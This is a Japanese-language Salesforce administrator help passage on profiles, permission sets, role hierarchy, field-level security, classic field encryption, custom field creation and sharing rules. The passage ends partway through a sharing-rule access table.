編集可能なセルには、その上にマウスを置くと鉛筆アイコン (✎) が表示され、編集できないセルの場合は、錠アイコン (🔒) が表示されます。標準プロファイルでは、鉛筆アイコンが表示されても実際には設定が編集できない場合があります。

警告: この方法でプロファイルを編集するときには注意してください。プロファイルはユーザの基本的なアクセスに影響するため、一括変更を行うと、組織内のユーザに対し広範囲の影響を及ぼす可能性があります。

1. 編集するプロファイルまたは権限を含むリストビューを選択または作成します。
2. 複数のプロファイルを編集するには、編集する各ユーザの横にあるチェックボックスをオンにします。

   複数のページでプロファイルを選択すると、選択したプロファイルはSalesforceに記憶されます。
3. 編集する権限をダブルクリックします。

   複数のプロファイルの場合は、選択したプロファイルのいずれかにある権限をダブルクリックします。
4. 表示されるダイアログボックスで、その権限を有効または無効にします。

   ある権限を変更すると、その他の権限も変更される場合があります。たとえば、「アプリケーションのカスタマイズ」および「設定・定義を参照する」が無効な場合、「アプリケーションのカスタマイズ」を有効にすると、「設定・定義を参照する」も有効になります。この場合は、ダイアログボックスに影響を受ける権限が一覧表示されます。
5. 複数のプロファイルを変更するには、[選択した *n* 件のすべてのレコード](*n* は選択したプロファイル数)を選択します。
6. [保存] をクリックします。

メモ:

- 標準プロファイルの場合は、「シングルサインオン」および「ディビジョンの使用」権限でのみインライン編集が使用できます。
- 複数のプロファイルを編集する場合は、変更権限のあるプロファイルのみが変更されます。たとえば、インライン編集を使用して複数のプロファイルに「すべてのデータの編集」を追加する場合、そのプロファイルに「すべてのデータの編集」が設定されていないユーザライセンスでは、プロファイルは変更されません。

エラーが発生した場合は、エラーメッセージにエラーがあった各プロファイルとエラーの説明が表示されます。プロファイル名をクリックすると、プロファイルの詳細ページが表示されます。クリックしたプロファイ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

リストビューから複数のプロファイルを編集する

- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

ルは、エラーウィンドウにグレーの取消線の付いたテキストで表示されます。エラーコンソールを表示するには、Salesforce ドメインに対するポップアップブロッカーを無効にする必要があります。

すべての変更が、設定変更履歴に記録されます。

プロファイルのコピー

プロファイルを作成する代わりに、既存のプロファイルをコピーしてカスタマイズすることで時間を節約します。

ヒント: プロファイルをコピーして特定の権限またはアクセス設定を有効にする場合は、権限セットの使用を検討します。詳細は、「権限セット」を参照してください。また、プロファイル名に複数の単語が含まれる場合は、余分なスペースを挿入しないようにします。たとえば、「Acme User」と「Acme User」は、「Acme」と「User」間のスペース数のみが異なります。この 2 つのプロファイルを両方使用すると、システム管理者とユーザが混乱する可能性があります。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. [プロファイル] リストペインで、次のいずれかを実行します。
   - [新規プロファイル]をクリックし、作成するプロファイルと似た既存のプロファイルを選択します。
   - 拡張プロファイルリストビューが有効な場合、作成するプロファイルに似たプロファイルの横にある [コピー] をクリックします。
   - 作成するプロファイルと似たプロファイルの名前をクリックし、プロファイルページで [コピー] をクリックします。

   新しいプロファイルでは、コピー元のプロファイルと同じユーザライセンスが使用されます。
3. プロファイル名を入力します。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを作成する
- 「プロファイルと権限セットの管理」

プロファイルの割り当てられたユーザの表示

プロファイルの概要ページからプロファイルに割り当てられたすべてのユーザを表示するには、[割り当て済みユーザ](拡張プロファイルユーザインターフェース)または[このプロファイルに属するユーザの参照](元のプロファイルユーザインターフェース)をクリックします。割り当てられたユーザのページから、次の操作が可能です。

- 1 人以上のユーザを作成する
- 選択したユーザのパスワードをリセットする
- ユーザを編集する
- 名前、別名、またはユーザ名をクリックしてユーザの詳細ページを参照する
- プロファイル名をクリックしてプロファイルを表示または編集する
- Google Apps™ が組織で有効な場合、[Google Apps にエクスポート] をクリックし、ユーザを Google にエクスポートして Google Apps アカウントを作成する

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

権限セットとプロファイルでのタブ設定の表示と編集

タブ設定はタブが [すべてのタブ] ページに表示されるか、タブセットで表示可能かどうかを指定します。

1. [設定] から、次のいずれかの操作を実行します。
   - [クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択する
   - [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択する
2. 権限セットまたはプロファイルを選択します。
3. 次のいずれかの操作を実行します。
   - 権限セットまたは拡張プロファイルユーザインターフェース—[設定の検索...] ボックスに、必要なタブの名前を入力し、リストからそのタブを選択して、[編集] をクリックします。
   - 元のプロファイルユーザインターフェース — [編集] をクリックし、[タブの設定] セクションまでスクロールします。
4. タブ設定を指定します。
5. (元のプロファイルユーザインターフェースのみ) ユーザのタブのカスタマイズを自分が指定するタブ表示設定にリセットするには、[各ユーザの「マイディスプレイのカスタマイズに変更を反映させる] を選択します。
6. [保存] をクリックします。

メモ: 組織で Salesforce CRM Content が有効化されている場合でも、ユーザ詳細ページの **[Salesforce CRM Content ユーザ]** チェックボックスをオンにしていなければ、Salesforce CRM Content アプリケーションにタブは表示されません。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

タブ設定を使用可能なエディション: **Database.com** を除くすべてのエディション

権限セットを使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

プロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

タブ設定を参照する
- 「設定・定義を参照する」

タブ設定を編集する
- 「プロファイルと権限セットの管理」

プロファイルでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成し、プロセスまたはアプリケーションに関連付けたら、プロファイルで権限を有効にできます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. 使用しているユーザインターフェースに応じて、次のいずれかの操作を実行します。
   - 拡張プロファイルユーザインターフェース: [カスタム権限] をクリックして、[編集] をクリックします。
   - 元のプロファイルユーザインターフェース: [有効化されたカスタム権限] 関連リストで [編集] をクリックします。
4. カスタム権限を有効にするには、[利用可能なカスタム権限] リストで権限を選択し、[追加] をクリックします。プロファイルからカスタム権限を削除するには、[有効化されたカスタム権限] リストから権限を選択して [削除] をクリックします。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

プロファイルでカスタム権限を有効にする
- 「プロファイルと権限セットの管理」

ユーザロール階層

Salesforceにはユーザロール階層があり、共有設定と併用してSalesforce組織のデータに対するユーザのアクセスレベルを決定できます。階層内のロールは、レコードやレポートなどの主要コンポーネントへのアクセスに影響を与えます。

> 組織の共有設定による制限が[公開/参照・更新可能]より厳しい場合は、ロール階層を使用してユーザがレコードにアクセスしやすくします。
>
> デモを見る: Who Sees What: ロール階層によるレコードアクセス

どのロールレベルのユーザも、オブジェクトに対するSalesforce組織の共有モデルで他の方法が指定されている場合を除き、ロール階層で自分より下位のユーザが所有または共有するすべてのデータの参照、編集、およびレポート作成を行うことができます。具体的には、[組織の共有設定]関連リストで、カスタムオブジェクトの[階層を使用したアクセス許可]オプションを無効にできます。無効にすると、レコード所有者と組織の共有設定によってアクセスを許可されたユーザのみが、そのオブジェクトのレコードにアクセスできるようになります。

ケース、取引先責任者、および商談へのユーザのアクセス権は、レコードの所有者に関係なく、ロールによって決まります。アクセスレベルは、[ロールの編集]ページで指定します。たとえば、取引先責任者の所有者に関係なく、ロールのユーザが自分が所有する取引先に関連付けられたすべての取引先責任者を編集できるように、取引先責任者へのアクセス権を設定できます。さらに、商談の所有者に関係なく、ロールのユーザが自分が所有する取引先に関連付けられたすべての商談を編集できるように、商談へのアクセス権を設定できます。

フォルダをロールと共有すると、そのロールのユーザのみが参照可能になり、階層の上位のロールには表示されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ロールを作成、編集、および削除する
- 「ロールの管理」

ユーザにロールを割り当てる
- 「内部ユーザの管理」

オブジェクトと項目の共有

選択されたグループまたはプロファイルに、特定のオブジェクトまたは項目へのアクセス権を付与します。

このセクションの内容:

グループとは?

グループは一連のユーザで構成されます。グループには、個々のユーザ、その他のグループ、または特定のロールやテリトリーのユーザを含めることができます。あるいは、特定のロールやテリトリーのユーザと、階層でそのロールやテリトリーよりも下位のすべてのユーザを含めることができます。

組織の共有設定

システム管理者は組織の共有設定を使用して、組織のデフォルト共有設定を定義できます。

項目レベルセキュリティ

項目レベルセキュリティを設定して、特定の項目を参照および編集するユーザのアクセス権限を制限できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce 組織には多くのデータが含まれていますが、すべてのユーザが全部の項目にアクセスできるようにする必要はありません。たとえば、給与担当マネージャは、給与の項目にアクセスできる従業員を限定するでしょう。ユーザアクセスは次の場所で制限できます。

- 詳細ページと編集ページ
- 関連リスト
- リストビュー
- レポート
- Connect Offline
- メールと差し込み印刷テンプレート
- カスタムリンク
- パートナーポータル
- Salesforce カスタマーポータル
- 同期済みデータ
- インポート済みデータ

ユーザに対して表示される詳細ページと編集ページの項目は、ページレイアウトと項目レベルセキュリティ設定を組み合わせたものです。この2つの設定のうち、制限が厳しい方のアクセス設定が項目に適用されます。たとえば、ページレイアウトでは必須だが、項目レベルセキュリティ設定では参照のみになっている項目があるとします。項目レベルセキュリティによってページレイアウトは上書きされるため、この項目は参照のみになります。

重要: 項目レベルセキュリティでは、項目内の値の検索を制限できません。検索語が項目レベルのセキュリティで保護された項目値と一致する場合、関連付けられたレコードは、保護された項目およびその値なしで検索結果に返されます。

項目レベルセキュリティは、次のいずれかの方法で定義できます。

- 1 つの権限セットまたはプロファイルの複数の項目の場合
- すべてのプロファイルの 1 つの項目の場合

項目レベルセキュリティを設定すると、次の操作を実行できます。

- ページレイアウトを作成して、詳細ページと編集ページに表示される項目を構成する。

- 項目へのユーザのアクセス権を項目アクセス許可を見て確認する。
- 検索レイアウトをカスタマイズして、検索結果、ルックアップダイアログの検索結果、およびタブのホームページの主要リストに表示される項目を設定する。

メモ: 積み上げ集計項目と数式項目は、詳細ページでは参照のみであり、編集ページにはありません。これらの項目は、ユーザが参照できない項目を参照しますが、ユーザに表示することもできます。必須項目は、項目レベルセキュリティに関係なく編集ページに表示されます。

リレーショングループウィザードでは、項目レベルセキュリティに関係なくリレーショングループの作成や編集ができます。

このセクションの内容:

権限セットとプロファイルでの項目権限の設定

項目権限によって、オブジェクトの各項目へのアクセス権が指定されます。

1. [設定] から、次のいずれかの操作を実行します。
   - [クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択する
   - [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択する
2. 権限セットまたはプロファイルを選択します。
3. 使用しているインターフェースに応じて、次のいずれかの操作を実行します。
   - 権限セットまたは拡張プロファイルユーザインターフェース—[設定の検索...] ボックスに、必要なオブジェクトの名前を入力し、リストからそのオブジェクトを選択します。[編集] をクリックし、[項目権限] セクションにスクロールします。
   - 元のプロファイルユーザインターフェース — [項目レベルセキュリティ] セクションで、変更するオブジェクトの横にある [表示] をクリックしてから、[編集] をクリックします。
4. 項目のアクセスレベルを指定します。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

項目レベルセキュリティを設定する
- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

すべてのプロファイルの単一項目の項目レベルセキュリティの設定

1. 項目のオブジェクトの管理設定から、項目領域に移動します。
2. 変更する項目を選択します。
3. [項目アクセス許可の参照] をクリックします。
4. 項目のアクセスレベルを指定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

項目レベルセキュリティを設定する
- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

項目権限

項目権限によって、オブジェクトの各項目へのアクセス権が指定されます。権限セットと拡張プロファイルユーザインターフェースでは、設定の表示ラベルが元のプロファイルユーザインターフェースや項目をカスタマイズするための項目レベルのセキュリティページとは異なります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

アクセスレベル	権限セットと拡張プロファイルユーザインターフェースで有効な設定	元のプロファイルインターフェースや項目レベルのセキュリティインターフェースで有効な設定
ユーザは項目を参照し、編集できる。	［参照］と［編集］	参照可能
ユーザは項目を参照できるが編集できない。	参照	［参照可能］と［参照のみ］
ユーザは項目の参照、編集ができない。	なし	なし

カスタム項目の従来の暗号化

非公開にしておくカスタムテキスト項目を他の Salesforce ユーザが参照できないようにします。暗号化されたカスタムテキスト項目のデータを参照できるのは、「暗号化されたデータの参照」権限を持つユーザのみです。

メモ: この情報は、従来の暗号化には適用され、Shield プラットフォームの暗号化には適用されません。詳細は、Salesforce オンラインヘルプを参照してください。

暗号化カスタム項目を使用する前に、次の「実装メモ」、「制限」、「ベストプラクティス」をお読みください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

実装メモ

- 暗号化項目は 128 ビットの主キーで暗号化され、Advanced Encryption Standard (AES) アルゴリズムを使用しています。主暗号キーは、アーカイブ、削除、およびインポートできます。主暗号化鍵管理を有効にするには、Salesforce までお問い合わせください。
- メールテンプレートに暗号化項目を使用することはできますが、その値は「暗号化されたデータの参照」権限の有無に関係なく常にマスクされます。
- 暗号化されたカスタム項目をすでに作成している場合は、ユーザの組織で [セキュアな接続 (HTTPS) が必要] が有効化されていることを確認してください。
- 「暗号化されたデータの参照」権限を持っている場合に他のユーザにログインアクセスを許可すると、そのユーザは暗号化された項目をプレーンテキストで参照できます。
- レコードをコピーするときに暗号化項目の値をコピーできるのは、「暗号化されたデータの参照」権限を持っているユーザのみです。
- [Visualforce] ページでの暗号化項目の表示をサポートしているのは、`<apex:outputField>` コンポーネントのみです。

制限

暗号化されたテキスト項目:

- 固有の値にはできません。また、外部 ID やデフォルト値を含めることもできません。
- リードの場合は、他のオブジェクトに対応付けることはできません。
- 暗号化アルゴリズムのために 175 文字に制限されます。
- リストビュー、レポート、積み上げ集計項目、およびルール条件などの条件に使用することはできません。
- レポートの条件を定義するために使用することはできませんが、レポート結果に含めることはできます。
- 検索することはできませんが、検索結果に含めることはできます。
- 次の場合には使用できません。Salesforce Classic Mobile、Connect Offline、Salesforce for Outlook、リードの取引開始、ワークフロールール条件または数式、数式項目、アウトバウンドメッセージ、デフォルト値、および Web-to-リードと Web-to-ケースのフォーム。

ベストプラクティス

- 暗号化項目の編集は、「暗号化された項目の参照」権限の有無に関係なく行うことができます。他のユーザによって暗号化項目が編集されないようにするには、入力規則、項目レベルのセキュリティ設定、またはページレイアウトの設定を使用します。
- その場合でも、入力規則または Apex を使用して、暗号化項目の値を確認できます。どちらの方法も「暗号化された項目の参照」権限の有無に関係なく使用できます。
- 暗号化項目のデータは、デバッグログで常にマスクされるわけではありません。暗号化項目のデータがマスクされるのは、Apex Web サービス、トリガ、ワークフロー、インライン Visualforce ページ (ページレイアウトに組み込まれたページ)、または Visualforce メールテンプレートから Apex 要求が発信された場合です。開発コンソールから Apex を実行するなど、他の場合は、暗号化項目のデータはデバッグログでマスクされません。
- 既存のカスタム項目を暗号化項目に変換したり、暗号化された項目を他のデータ型に変換することはできません。既存の (暗号化されていない) 項目の値を暗号化するには、データをエクスポートし、暗号化されたカスタム項目を作成してから、そのデータを新しい暗号化項目にインポートします。
- [マスク種別] は、データが必ず [マスク種別] と一致する入力マスクではありません。入力したデータが、選択したマスク型と確実に一致するようにするには、入力規則を使用します。
- 暗号化カスタム項目ではより多くの処理が必要となり、また、検索関連の制限もあるため、政府の規制により必要な場合にのみ使用してください。

このセクションの内容:

カスタム項目の作成
カスタム項目に固有のビジネスデータを保持します。カスタム項目の作成時にその表示場所を設定し、項目レベルのセキュリティを制御します (省略可能)。

カスタム項目の作成

カスタム項目に固有のビジネスデータを保持します。カスタム項目の作成時にその表示場所を設定し、項目レベルのセキュリティを制御します (省略可能)。

Salesforce をカスタマイズして、すべてのビジネスデータを収集できます。この短い動画では、正しいデータ型の選択から項目レベルセキュリティの適用まで、カスタム選択リスト項目を作成する手順を説明します。

作成を開始する前に、作成する項目のデータ型を決定します。

メモ: 組織のカスタム項目数が 800 個の制限に達しつつある中で項目を削除または作成した場合、項目を作成できないことがあります。物理的な削除プロセスでは項目が再要求されてクリーンアップされるため、対象の項目が一時的に制限にカウントされます。削除プロセスはキューが満杯になった時点で実行されるため、プロセスの開始までに数日あるいは数週間を要することがあります。この間は、削除済みの項目が引き続き制限にカウントされます。項目の即時削除を要求する場合は、Salesforce サポートにお問い合わせください。

1. 項目の追加先となるオブジェクトの管理設定から、[項目] に移動します。

   カスタム ToDo および行動項目には、[活動] のオブジェクト管理設定からアクセスできます。

2. [新規] をクリックします。

   ヒント: このセクションでは、カスタムオブジェクトに対して項目の連動関係と項目履歴管理も設定できます。

3. 項目のデータ型を選択し、[次へ] をクリックします。次の点に留意してください。
   - データ型には、特定の設定の場合にのみ使用可能なものもあります。たとえば、[主従関係] オプションは、主従関係を持たないカスタムオブジェクトに対してのみ使用できます。
   - カスタム設定と外部オブジェクトでは、使用可能なデータ型のサブセットのみが有効です。
   - 複数選択リスト、リッチテキストエリア、または連動選択リストのカスタム項目を商談分割に追加することはできません。
   - リレーション項目はカスタム項目の上限まで数えられます。
   - [積み上げ集計] オプションは、特定のオブジェクトでしか使用できません。
   - 項目のデータ型は、API のデータ型に対応します。
   - 組織で Shield プラットフォームの暗号化を使用する場合は、Shield プラットフォームの暗号化を使用してカスタム項目を暗号化する方法を把握しておく必要があります。

4. リレーション項目では、項目に関連付けるオブジェクトを選択し、[次へ] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

カスタム項目は、**Group** Edition の活動では使用できません。

カスタム設定は、**Professional** Edition では使用できません。

レイアウトは、**Database.com** Edition では使用できません。

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

5. 間接参照関係項目の場合、親オブジェクトの一意の外部 ID 項目を選択し、[次へ] をクリックします。親の項目値が子の間接参照関係項目の値と照合され、相互に関連するレコードが判別されます。
6. 項目ラベルを入力します。

   Salesforceにより、項目の表示ラベルを使用して［項目名］が入力されます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初が文字である、空白を使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。カスタムリンク内、カスタムSコントロール内、および API からの項目の参照時には、差し込み項目の項目名を使用します。

   ヒント: カスタム項目名および表示ラベルがそのオブジェクトで一意であるようにしてください。

   - 標準項目とカスタム項目の名前や表示ラベルが同じ場合、差し込み項目にはカスタム項目の値が表示されます。
   - 2つのカスタム項目の名前や表示ラベルが同じ場合、差し込み項目に予期しない値が表示される場合があります。

   `Email` という項目ラベルを作成し、［メール］というラベルの標準項目がすでにある場合、差し込み項目はそれらの項目を区別できない可能性があります。カスタム項目名に 1 文字追加すると、項目名が一意になります。たとえば、`Email2` のように指定します。
7. 項目属性を入力し適切なチェックボックスをオンにして、項目を入力する必要があるかどうか、またレコードが削除された場合にどうするかを指定します。
8. カスタムオブジェクトの主従関係については、必要に応じて [親の変更を許可] を選択して、主従関係の子レコードの親を別の親レコードに変更できるようにします。
9. リレーション項目については、必要に応じて参照検索条件を作成し、その項目の検索結果を制限します。外部オブジェクトでは使用できません。
10. [次へ] をクリックします。
11. Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、各プロファイルについて項目のアクセス設定を指定してから [次へ] をクリックします。

アクセスレベル	有効化された設定
ユーザは項目を参照し、編集できる。	参照可能
ユーザは項目を参照できるが編集できない。	[参照可能] と [参照のみ]
ユーザは項目の参照、編集ができない。	なし

   メモ:

   - カスタム項目を作成する場合、必須項目でない限り、デフォルトではポータルプロファイルにこの項目は表示されず、編集することもできません。
   - 「暗号化されたデータの参照」権限を持つプロファイルには、アスタリスクが付きます。
12. 編集可能な項目を表示するページレイアウトを選択して、[次へ] をクリックします。

項目	ページレイアウトでの場所
標準	最初の 2 列のセクションの最後の項目。
ロングテキストエリア	最初の 1 列のセクションの末尾。
ユーザ	ユーザ詳細ページの一番下。
必須	ページレイアウトから削除したり、参照のみにすることができません。

13. リレーション項目では、必要に応じて関連付けられているレコードの関連リストを作成し、そのオブジェクトのページレイアウトに追加します。
    - ページレイアウトの関連リスト名を編集するには、[関連リストの表示ラベル] をクリックし、新しい名前を入力します。
    - カスタマイズされたページレイアウトに関連リストを追加するには、［関連リストを既存ユーザのページのカスタマイズに追加する］を選択します。
14. [保存] をクリックして終了するか、[保存 & 新規] をクリックして別の新規カスタム項目を作成します。

メモ: 項目の作成には、大量のレコードの一括変更が必要なこともあります。この変更を効率的に処理するために、要求がキューに入れられ、プロセスが完了したときにメール通知を受信する場合があります。

関連トピック:

Salesforce ヘルプ: オブジェクト管理設定の検索

共有ルール

定義されたユーザセットについて、組織全体の共有設定に自動的な例外を設けます。

たとえば、共有ルールを使用して、公開グループ、ロール、またはテリトリー内のユーザへの共有アクセス権を拡張します。共有ルールは、組織の共有設定より厳しくすることはできません。特定のユーザにより強いアクセス権を許可することのみ可能です。

次の種別の共有ルールを作成できます。

種別	条件	デフォルトの共有アクセス権の設定
取引先の共有ルール	取引先のレコードタイプまたは項目値を含む、取引先所有者または他の条件	取引先とそれに関連付けられた契約、商談、ケース、および必要な場合は取引先責任者と注文
取引先テリトリーの共有ルール	テリトリー割り当て	取引先とそれに関連付けられたケース、取引先責任者、契約、商談
納入商品共有ルール	納入商品のレコードタイプや項目値を含む、納入商品の所有者または他の条件	個々の納入商品レコード
キャンペーンの共有ルール	キャンペーンのレコードタイプや項目値を含む、キャンペーンの所有者または他の条件	個々のキャンペーンレコード
ケースの共有ルール	ケースのレコードタイプや項目値を含む、ケース所有者または他の条件	個々のケースおよび関連付けられた取引先
取引先責任者の共有ルール	取引先責任者のレコードタイプや項目値を含む、取引先責任者の所有者または他の条件	個々の取引先責任者および関連付けられた取引先
カスタムオブジェクトの共有ルール	カスタムオブジェクトのレコードタイプや項目値を含む、カスタムオブジェクトの所有者または他の条件	個々のカスタムオブジェクトレコード

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

取引先、納入商品、および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、商談、注文およびカスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition。有料オプションで使用可能なエディション: **Professional** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

種別	条件	デフォルトの共有アクセス権の設定
リードの共有ルール	リードのレコードタイプや項目値を含む、リードの所有者または他の条件	個々のリード
商談の共有ルール	商談のレコードタイプや項目値を含む、商談の所有者または他の条件	個々の商談およびそれらに関連付けられた取引先
その他の共有ルール	注文のレコードタイプまたは項目値を含む、注文所有者または他の条件	個々の注文
ユーザ共有ルール	ユーザ名やユーザが有効かどうかを含む、グループメンバーシップまたは他の条件	個人ユーザレコード
ユーザプロビジョニング要求の共有ルール	ユーザプロビジョニング要求の所有者のみ (条件に基づく共有ルールは使用不可)	個人ユーザプロビジョニング要求レコード

メモ:

- 大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。
- 開発者は、他の条件ではなくレコードの所有者に基づいて、Apex を使用してプログラムでカスタムオブジェクトを共有できます。これは、ユーザ共有には適用されません。

このセクションの内容:

あるグループのメンバーを別のグループと共有したり、条件に基づいてユーザを共有したりします。

グループ、ロール、およびテリトリーに変更を加えると、通常は共有ルールの再評価が自動的に実行され、必要に応じてアクセス権が追加または削除されます。

共有ルールの再適用を非同期かつ並列に実行して高速化します。

条件に基づく共有ルール

条件に基づく共有ルールでは、レコード内の項目値に基づいて、誰とレコードを共有するかを決定します。たとえば、人事アプリケーション用のカスタムオブジェクトを使用していて、「部署」というカスタム選択リスト項目があるとします。条件に基づく共有ルールにより[部署]項目が「IT」に設定されているすべてのジョブアプリケーションを、組織内のすべての IT マネージャ間で共有する場合があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

取引先、商談、ケース、取引先責任者、およびレコードタイプは、**Database.com** Edition では利用できません。

メモ:

- 条件に基づく共有ルールは、レコードの所有者ではなくレコードの値に基づいていますが、ロールまたはテリトリーの階層では、これまで通り階層内の上位のユーザがレコードにアクセスできます。
- 条件に基づく共有ルールの作成に Apex は使用できません。また、Apex を使用して条件に基づく共有をテストできません。
- API バージョン 24.0 以降、メタデータ API の **SharingRules** 型を使用して、条件に基づく共有ルールを作成できます。
- 大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。

条件に基づく共有ルールは、取引先、商談、ケース、取引先責任者、リード、キャンペーン、およびカスタムオブジェクトに対して作成できます。各オブジェクトに、最大 50 件の条件に基づく共有ルールを定義できます。

- レコードタイプ
- データ型:
  - 自動採番
  - チェックボックス
  - 日付
  - 日付/時間
  - メール
  - 数値
  - パーセント
  - 電話
  - 選択リスト
  - テキスト
  - テキストエリア
  - URL
  - 参照関係 (ユーザ ID またはキュー ID に対して)

メモ: [テキスト] および [テキストエリア] は大文字小文字を区別します。たとえば、テキスト項目に「Manager」と指定した条件に基づく共有ルールでは、項目に「manager」があるレコードは共有しません。1つの語で複数の共通の大文字小文字の使用例を持つルールを作成するには、各値をカンマで区切って入力します。

リード共有ルールの作成

リード共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づきます。最大で300件のリード共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [リード共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

- レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
- 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

  メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
